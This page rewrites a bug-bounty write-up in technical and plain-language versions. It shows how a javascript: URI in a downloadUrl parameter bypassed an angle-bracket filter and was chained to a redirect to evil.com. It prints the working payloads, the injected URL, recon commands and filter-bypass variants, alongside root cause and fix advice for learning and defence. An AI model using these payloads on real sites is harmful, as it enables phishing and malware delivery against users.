Bypassing XSS Filters via URI Scheme & Chaining to Open Redirect

medium.com
Published on medium.com
Bugbounty Writeup
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is an account of an old finding on a target that the author describes only as target.com. The feature involved is an installation and download flow: a page at /installation takes a downloadUrl parameter that points the user at an installer archive, together with version and class parameters that describe the build. The author does not name the product beyond the file naming in the sample URL, and the target was ultimately classified as out of scope, so no bounty was paid. The write-up exists because the bypass technique and the chaining are worth documenting.
The interesting part is not a novel bug class. It is the interaction between a character filter, the injection context of the parameter, and the fact that a URL-valued parameter can be abused twice: once to execute script through a URI scheme, and once to redirect the victim somewhere else entirely.
Setup
The author does not describe any accounts, roles or authenticated access. The work was done from the outside against a public endpoint, using two command-line tools for reconnaissance:
gau(GetAllUrls), to pull historical URL data for the target.httpx-toolkit, to probe which of those URLs were still alive.grep, to keep only the URLs that carry parameters.
No versions are given for any of the tools, and no browser or proxy details are mentioned.
Finding it
The hunting process started with URL gathering. The author's standard one-liner takes the collected URLs, probes them, and keeps only the live ones that contain an = sign, on the assumption that a parameter is present:
cat urls.txt | httpx-toolkit -silent | grep "=" | tee active-urls.txt
httpx-toolkit -silent suppresses the banner and progress output so the results can be piped cleanly, and grep "=" throws away static paths. The surviving list is written to active-urls.txt for review.
While going through the crawled results, one endpoint stood out because it exists to redirect users as part of an installation or download process:
https://target.com/installation?downloadUrl=https://download.target.com/12.0.6/Designer12.0.6.2506031555_Windows_x64.zip&version=12.0.6&class=designer
The downloadUrl parameter holds a full external URL, pointing at a download host, with the version and platform baked into the archive name. A parameter whose entire job is to carry a URL is a natural candidate for open redirect, and, if that URL ends up in an attribute, for script execution through a URI scheme. The author flagged it immediately on both grounds.
Exploitation
Step 1: confirm reflection
The first check was simply whether the parameter is reflected. The author submitted the string satu and observed it coming back in the response.

The screenshot shows the reflected value in the page returned by the endpoint, which establishes that the input is echoed without server-side rejection.
Step 2: probe the character filter
Next the author tried to identify which characters survive filtering, appending special characters to the string, for example satu><. After sending the request, the special characters came back encoded as HTML entities, which the author reads as the input being blocked. The write-up notes that this was an old finding and that the personal recording skips this step, going straight to the payload, so the exact encoded response is not reproduced here.
This is the point where many hunters give up and start looking for a different parameter. The author instead reasoned about context: the reflected value sits inside a URL context, meaning an href or src attribute (the author's own definition). In that context, angle brackets are not needed at all. A URI scheme is enough, so the filter on < and > is irrelevant.
Step 3: scheme test
The author submitted the simplest possible scheme payload directly:
javascript:alert(1)
The pop-up fired.

The screenshot shows the alert box rendered by the browser after the payload was placed in the downloadUrl parameter, confirming script execution.
Step 4: chain to open redirect
A bare alert(1) is a weak demonstration, and the author notes a concrete limitation: reading document.cookie did not yield a session, most likely because the cookie carried the HttpOnly flag. That removes the classic session-theft path, but it does not remove impact, because the exploited parameter controls a navigation destination.
The payload used to escalate is:
javascript:alert(window.location.replace(%22http://www.evil.com%22))
Two things happen in sequence. First, alert() fires as proof that script executed. Second, once the dialog is dismissed, window.location.replace() sends the victim to http://www.evil.com.
The full injected URL is:
https://target.com/installation?downloadUrl=javascript:alert(window.location.replace(%22http://www.evil.com%22))&version=12.0.6&class=designer
Because the link starts on the official domain, the victim sees a trusted URL before anything else happens. The redirect occurs after the alert box is closed.
Root cause
The endpoint takes a user-supplied URL and places it into a URL-bearing attribute without restricting the scheme. Filtering is applied to characters such as < and >, which are the characters needed for HTML-context payloads, but the filter does not consider that a javascript: scheme in an href or src executes script without any markup at all. The author does not show the server-side code, so the exact validation logic is not known; what is clear is that the defence was character-based rather than context-aware, and that it did not allowlist the scheme.
The HttpOnly flag on the session cookie is the likely control that worked: it prevented cookie theft and forced the author to find a different impact. It did nothing to stop script execution or the redirect.
Impact
The author is explicit that cookie theft was not possible, so the impact is not account takeover through session hijacking. What remains is social engineering, and the write-up describes two scenarios:
- High-trust phishing. An attacker hosts a fake login page on
evil.com. The link sent to the victim begins with the officialtarget.comdomain, so suspicion is very low. - Malicious file distribution. The installation page is expected to deliver an installer. Instead of the official Designer package, the payload redirects the victim to malware or ransomware hosted on an attacker-controlled server.
Both depend on the victim following a crafted link and, in the second case, on the victim believing they are downloading the legitimate installer. The author frames the combination as severe in social engineering terms rather than as a direct compromise of the application.
Fix
The write-up does not say what the vendor changed, if anything. Based on the behaviour described, the fix is to validate downloadUrl against an allowlist of schemes and hosts rather than filtering characters: accept only https (and whatever other schemes the feature genuinely needs), and restrict the destination to the expected download host. Rejecting or neutralising javascript:, data: and similar schemes removes the script execution path, and host allowlisting removes the open redirect. Output encoding appropriate to the attribute context is the second layer, but it is not a substitute for scheme validation when the value is a URL.
Variants to test
- Other URL-valued parameters. Apply the same scheme test to any parameter that feeds an
href,src,actionorformaction. A positive result is ajavascript:value that executes when the link or resource is followed. - Scheme obfuscation against naive blocklists. If
javascript:is filtered as a literal string, try case variation and embedded whitespace or control characters. A positive result is execution despite the literal being blocked. - Redirect chaining. Where script execution is blocked but the parameter still controls navigation, test whether an arbitrary external host is accepted. A positive result is a
Locationheader or client-side navigation to a domain you control. - Filter probing with encoded characters. Submit
><and similar sequences and inspect whether they come back as entities, as the author did. A positive result for the hunter is any context where the encoded characters are unnecessary, such as a URL attribute. - Cookie accessibility. When you do get execution, try reading
document.cookie. If it is empty, look for a navigation-controlling parameter to chain, as here; if it is not, the impact is higher and the report should say so.
What happened, in plain words
A security researcher was looking for bugs on a website, which the write-up calls target.com. The website had a page used to hand out an installer program: you click a link, the site sends you to a file to download. The address of that file was taken from a part of the link called downloadUrl, which simply means "the web address to download from".
The researcher found that the site put whatever you typed in downloadUrl straight into the page. The site did try to protect itself: special characters came back encoded as HTML entities. But the researcher realised the value was being placed where a web address belongs, and in that spot you do not need < or > at all. You can write javascript: in front of some code, and the browser will run that code when the link is followed. That is a cross-site scripting bug, usually shortened to XSS.
The researcher then made the bug more dangerous. Instead of just showing a pop-up box, the code could send the visitor to another website chosen by the attacker. That second trick is called an open redirect. Together they make a convincing phishing link: it starts on the real, trusted domain, then quietly moves the visitor somewhere hostile.
The target turned out to be out of scope, meaning the company had said this particular system was not part of the bug bounty programme, so no reward was paid. The write-up exists because the technique is worth learning from.
The background you need first
Before walking through the steps, here are the ideas the whole story rests on. None of them require any prior security knowledge.
A URL and its parameters. A URL is the address you see in your browser's address bar. Many URLs carry extra information after a question mark, in the form name=value, separated by &. Each name=value pair is called a parameter. In https://shop.example/item?colour=red&size=large, colour and size are parameters. Websites read these values to decide what to show you. This matters because anything you can put in a parameter is something you can try to control.
Reflection. When a website takes a value you supplied and prints it back into the page it returns, that is called reflection. If you type hello into a search box and the next page says "Results for hello", the value was reflected. Reflection is not a bug by itself, but it is the raw material for many injection bugs, because it means your text is now part of the page the browser will interpret.
Injection context. A browser reads a page in different modes depending on where your text lands. Text between two tags is read as visible content. Text inside an attribute, such as href="..." on a link, is read as a web address. Text inside a <script> block is read as program code. The place your input ends up is called the injection context, and it decides which characters are dangerous. This is the single most important idea in the write-up.
HTML entities. HTML has a way of writing special characters so they display as text rather than acting as markup. The character < can be written as <, and > as >. When a site turns your < into <, the browser shows a literal less-than sign instead of starting a tag. This is a common defence, and it is what the researcher ran into here.
XSS (cross-site scripting). XSS means getting your own code to run inside someone else's website, in the browser of a visitor. The code runs as if the website itself had written it, so it can do things the website is allowed to do. The classic demonstration is alert(1), which makes the browser show a small pop-up box with the number 1 in it. It proves code ran without doing any harm.
URI scheme. The first part of a web address, before the colon, is the scheme. https: means a normal web page, mailto: means open an email program, and javascript: means run the code that follows as a script. Browsers accept javascript: in link destinations, which is why a value placed in a link can execute code without any HTML tags at all.
Open redirect. An open redirect is a feature that sends the visitor to a web address supplied by whoever made the link, without checking where it points. On its own it looks harmless, but attackers use it because the link starts on a trusted domain and only later moves elsewhere.
Cookie and the HttpOnly flag. A cookie is a small piece of data a website asks your browser to store and send back with every request. It is often used to remember that you are logged in, so it can act like a temporary key to your account. The HttpOnly flag tells the browser that scripts on the page are not allowed to read that cookie. It is a defence specifically against XSS stealing sessions.
WAF. A web application firewall is a filter that sits in front of a website and blocks requests that look malicious, often by matching suspicious characters or patterns. It is a net, not a proof of safety: it catches what it recognises and misses what it does not.
Out of scope (OOS). Bug bounty programmes publish rules saying which systems are fair game. A system outside those rules is out of scope. Finding a bug there is still a real bug, but the programme will not pay for it.
Step 1: gathering addresses to test
The researcher began the way many hunts begin, by collecting as many addresses belonging to the target as possible. The idea is that the more pages and parameters you know about, the more chances you have of finding one that mishandles input. Rather than clicking around by hand, the researcher used command-line tools.
Three tools appear in the one-liner:
gau, short for GetAllUrls, collects web addresses that are already known publicly, for example from archives and other sites that have recorded links to the target.httpx-toolkittakes a list of addresses and checks which ones actually respond, so dead links can be dropped.grepsearches text for a pattern and keeps only the matching lines.
The command used was:
cat urls.txt | httpx-toolkit -silent | grep "=" | tee active-urls.txt
Line by line, in plain words:
cat urls.txtprints the contents of a file calledurls.txt, which holds the addresses collected earlier.catis a standard command that simply outputs a file's contents.- The vertical bar
|is a pipe. It takes the output of the command on its left and hands it to the command on its right as input. Think of it as passing a bucket along a line of workers. httpx-toolkit -silentreceives each address and checks whether it is alive. The-silentoption suppresses extra chatter so that only the useful results come out, which keeps the pipe clean.grep "="keeps only the lines containing an equals sign. The reasoning is that a URL with=in it probably carries a parameter, and parameters are where user input goes.tee active-urls.txtboth shows the results on screen and saves them into a file calledactive-urls.txt.teeis named after a plumbing fitting that splits a flow in two directions.
Why do this at all? Because a parameter is an invitation. Every parameter is a place where the site accepts something from the outside world, and every such place has to be checked for whether it is handled safely. The output of this step is a shortlist of live addresses that carry parameters, ready to be reviewed by eye.
Step 2: spotting the interesting endpoint
While reading through the collected addresses, one stood out:
https://target.com/installation?downloadUrl=https://download.target.com/12.0.6/Designer12.0.6.2506031555_Windows_x64.zip&version=12.0.6&class=designer
Breaking this down:
https://target.com/installationis the page itself. Its name,installation, tells you it is part of the process of installing some software.downloadUrl=is followed by a complete web address,https://download.target.com/12.0.6/Designer12.0.6.2506031555_Windows_x64.zip. This parameter exists to say where the installer file lives. The file name suggests a program called Designer, version 12.0.6, built for 64-bit Windows.version=12.0.6describes which version is being installed.class=designerappears to describe which product variant is involved.
The researcher flagged this immediately, for two reasons. First, a parameter whose whole purpose is to hold a web address is a natural candidate for an open redirect: if the site does not check where the address points, an attacker can supply their own. Second, if that address is placed into a link on the page, then the value sits in a URL context, and a URL context accepts the javascript: scheme. One parameter, two possible attacks.
Step 3: does the value come back?
The first test was the simplest possible: send an ordinary word and see whether it appears in the response. The researcher submitted the string satu and watched for it in the page that came back.
The screenshot shows the submitted value appearing in the page returned by the endpoint. This confirms two things at once: the site accepts the parameter, and it echoes the value back without rejecting it outright. That is the precondition for everything that follows. If the value had been silently dropped, there would be nothing to work with.
Step 4: probing the filter
A reflected value is only a starting point. The next question is which characters survive. The researcher appended special characters to the word, for example satu><, and sent the request again. The special characters came back encoded as HTML entities, which the researcher read as the input being blocked.
This is the moment where the story becomes instructive. The characters < and > are the building blocks of HTML tags. If you can inject <script>, you can run code. So a filter that neutralises angle brackets blocks the most obvious XSS attempt, and many people would stop here and go looking for a different parameter.
The researcher did not stop, because of the context. The value was landing in a URL context, meaning inside an href or src attribute, which is the researcher's own way of describing it. In that position, angle brackets are not needed at all. A link destination can begin with javascript:, and the browser will treat the rest as code. The filter was guarding the wrong door.
A useful comparison: imagine a building where the guard checks everyone's pockets for lockpicks. That is sensible if the doors have locks. But if there is an open window, the guard's check is irrelevant. The filter was checking for HTML tag characters while the actual entry point was the scheme.
Step 5: the scheme test
With that reasoning in hand, the researcher went straight to the simplest scheme payload:
javascript:alert(1)
In plain words: javascript: tells the browser that what follows is code rather than a web address. alert(1) is a built-in browser function that displays a pop-up box containing the value 1. It is the standard, harmless way to prove that code ran.
The pop-up fired.
The screenshot shows the alert box appearing after the payload was placed in the downloadUrl parameter, confirming the browser executed the code. The site's own domain is now running the researcher's code.
Why does this work? Because the browser trusts the scheme. When a link's destination begins with javascript:, the browser does not fetch a page; it runs the script. No tags, no angle brackets, no filter trigger. The character filter was never in the path of this attack.
Step 6: checking what the code can reach
A pop-up proves execution, but the natural next question is what an attacker could actually do with it. The classic goal is to read the visitor's session cookie and use it to impersonate them. The researcher tried reading document.cookie, the browser property that exposes cookies to scripts, and did not get a usable session. The likely reason is the HttpOnly flag on the cookie, which hides it from scripts entirely.
This is worth pausing on, because it shows a defence working. HttpOnly did exactly its job: it removed the session-theft path. But it did nothing about the code running, and it did nothing about where the page could send the visitor. The bug was still there; only one way of profiting from it was closed.
Step 7: turning the bug into a redirect
The researcher's reasoning at this point is the heart of the write-up: a bug hunter should not stop at alert(1). The exploited parameter controls a destination, so the same execution can be used to move the visitor somewhere else. That combination is the XSS-to-open-redirect chain.
The payload used was:
javascript:alert(window.location.replace(%22http://www.evil.com%22))
Line by line, in plain words:
javascript:again marks everything after it as code to run.alert(...)shows a pop-up box. Whatever is inside the brackets is the message displayed.window.location.replace(...)is a browser instruction that navigates the current tab to a new address, replacing the current page in the history so the back button does not return to it.%22is the encoded form of a double quote character. Quotes are needed around the address so the browser treats it as text rather than as code, and encoding them keeps them from interfering with the surrounding URL.http://www.evil.comis the destination the researcher used to stand in for an attacker's site.
So the whole thing says: show a pop-up as proof, and once it is dismissed, send the visitor to http://www.evil.com. The order matters. The alert comes first, so the proof is visible; the redirect happens after the visitor closes the box.
The full injected URL was:
https://target.com/installation?downloadUrl=javascript:alert(window.location.replace(%22http://www.evil.com%22))&version=12.0.6&class=designer
Here the payload sits in the downloadUrl parameter, with the original version and class parameters left in place so the request looks like a normal installation link. That is the point: to a casual observer, the link begins with the official domain. The hostile part is buried in a parameter value.
Why this matters: the impact
The researcher is explicit that stealing cookies was not possible, so this is not account takeover through session hijacking. The impact is social engineering, and the write-up describes two scenarios.
- High-trust phishing. An attacker builds a fake login page on
evil.com. The link they send to the victim starts with the officialtarget.comdomain, so the victim's suspicion is very low. People are taught to check the domain at the start of a link, and that check passes here. - Malicious file distribution. The installation page is expected to deliver an installer. Instead of the official Designer package, the payload sends the victim to malware or ransomware hosted on a server the attacker controls. The victim believes they are downloading the legitimate program.
Both scenarios depend on the victim following a crafted link, and the second also depends on them believing the download is genuine. The researcher frames the combination as severe in social engineering terms rather than as a direct break-in to the application. That distinction is honest and worth keeping: the bug does not hand over accounts, it hands over trust.
Why the site was vulnerable
The endpoint takes a web address from the user and places it into a URL-bearing attribute without restricting which scheme is allowed. The defence that was in place filtered characters such as < and >, which are the characters needed for HTML-context payloads. It did not consider that a javascript: scheme in an href or src runs code with no markup at all.
The write-up does not show the server-side code, so the exact validation logic is unknown. What is clear is that the defence was character-based rather than context-aware, and that it did not check the scheme against a list of acceptable ones.
The one control that likely worked was HttpOnly on the session cookie. It prevented cookie theft and forced the researcher to find a different impact. It did nothing to stop script execution or the redirect.
How it should be fixed
The write-up does not say what the vendor changed, if anything. Based on the behaviour described, the fix is to validate downloadUrl against an allowlist of schemes and hosts rather than filtering characters. Accept only https, plus whatever other schemes the feature genuinely needs, and restrict the destination to the expected download host. Rejecting or neutralising javascript:, data: and similar schemes removes the script execution path, and host allowlisting removes the open redirect.
Output encoding appropriate to the attribute context is a second layer, but it is not a substitute for scheme validation when the value is a URL. Encoding the characters that matter in one context does not help if the browser interprets the value in another.
Other places to try the same idea
The write-up lists variants worth testing, each with a clear sign of success:
- Other URL-valued parameters. Apply the same scheme test to any parameter that feeds an
href,src,actionorformaction. A positive result is ajavascript:value that executes when the link or resource is followed. - Scheme obfuscation against naive blocklists. If
javascript:is filtered as a literal string, try case variation and embedded whitespace or control characters. A positive result is execution despite the literal being blocked. - Redirect chaining. Where script execution is blocked but the parameter still controls navigation, test whether an arbitrary external host is accepted. A positive result is a
Locationheader or client-side navigation to a domain you control. - Filter probing with encoded characters. Submit
><and similar sequences and inspect whether they come back as entities, as the researcher did. A positive result for the hunter is any context where the encoded characters are unnecessary, such as a URL attribute. - Cookie accessibility. When you do get execution, try reading
document.cookie. If it is empty, look for a navigation-controlling parameter to chain, as here; if it is not, the impact is higher and the report should say so.
What to take away
- Know your injection context. Do not get fixated on HTML payloads like
><script>. If you are inside anhrefattribute, URI schemes likejavascript:are your best weapon. - Escalate the impact. If
document.cookieis blocked, find another way to demonstrate impact. In the case of URL parameters, chaining it to a DOM-based open redirect is a logical and lethal next step. - Out of scope does not mean useless. Out of scope targets are good playgrounds for testing your command-line recon pipelines, such as
gauandhttpx-toolkit, and for sharpening your instincts. They also make for good write-ups.
Glossary
- Allowlist: a list of values that are explicitly permitted, with everything else rejected. The opposite of a blocklist, which lists what is forbidden.
- Attribute: extra information attached to an HTML element, written as
name="value"inside the tag, for example the destination of a link. - Bug bounty programme: a scheme where a company pays researchers for reporting security bugs in its systems, under published rules.
- Cookie: a small piece of data a website asks the browser to store and send back with later requests, often used to remember a logged-in session.
- Cross-site scripting (XSS): a bug where an attacker's code runs inside another website, in a visitor's browser, as if the site itself had written it.
document.cookie: the browser property that lets scripts read and write cookies for the current page, unless a cookie is markedHttpOnly.- DOM-based: a bug that arises from how the page's own scripts handle data in the browser, rather than from the server building a bad page.
- Endpoint: a specific address on a website that performs a particular function, such as a page that starts a download.
formaction: an HTML attribute that sets where a form submits its data, and which can therefore hold a URL.gau(GetAllUrls): a command-line tool that collects known web addresses for a target from public sources.grep: a command-line tool that searches text for a pattern and keeps matching lines.href: the HTML attribute that holds a link's destination address.- HTML entity: a coded way of writing a special character so it displays as text, such as
<for<. HttpOnly: a cookie flag that hides the cookie from scripts on the page, so XSS cannot read it.httpx-toolkit: a command-line tool that probes a list of addresses and reports which ones respond.- Injection context: the place in a page where user input lands, such as text content, an attribute or a script block, which determines which characters are dangerous.
javascript:scheme: a URL prefix that tells the browser to run the text that follows as code instead of loading a page.Locationheader: the part of a web server's response that tells the browser to go to a different address.- Open redirect: a feature that sends visitors to an address supplied by the link's creator without checking where it points.
- Out of scope (OOS): a system that the bug bounty programme's rules exclude, so findings there are not rewarded.
- Parameter: a
name=valuepair in a URL, after the question mark, used to pass information to the site. - Phishing: tricking someone into trusting a link or page so they hand over information or run something harmful.
- Pipe (
|): a shell symbol that passes the output of one command as input to the next. - Reflection: when a site prints a value supplied by the user back into the page it returns.
src: the HTML attribute that holds the address of an embedded resource, such as an image or script.tee: a command that writes its input both to the screen and to a file.- URI scheme: the part of an address before the colon, such as
https:,mailto:orjavascript:, which tells the browser how to handle it. - URL: the address of a resource on the web, as shown in the browser's address bar.
- WAF (web application firewall): a filter in front of a website that blocks requests matching suspicious patterns.
window.location.replace(): a browser instruction that navigates the current tab to a new address and replaces the current page in history.




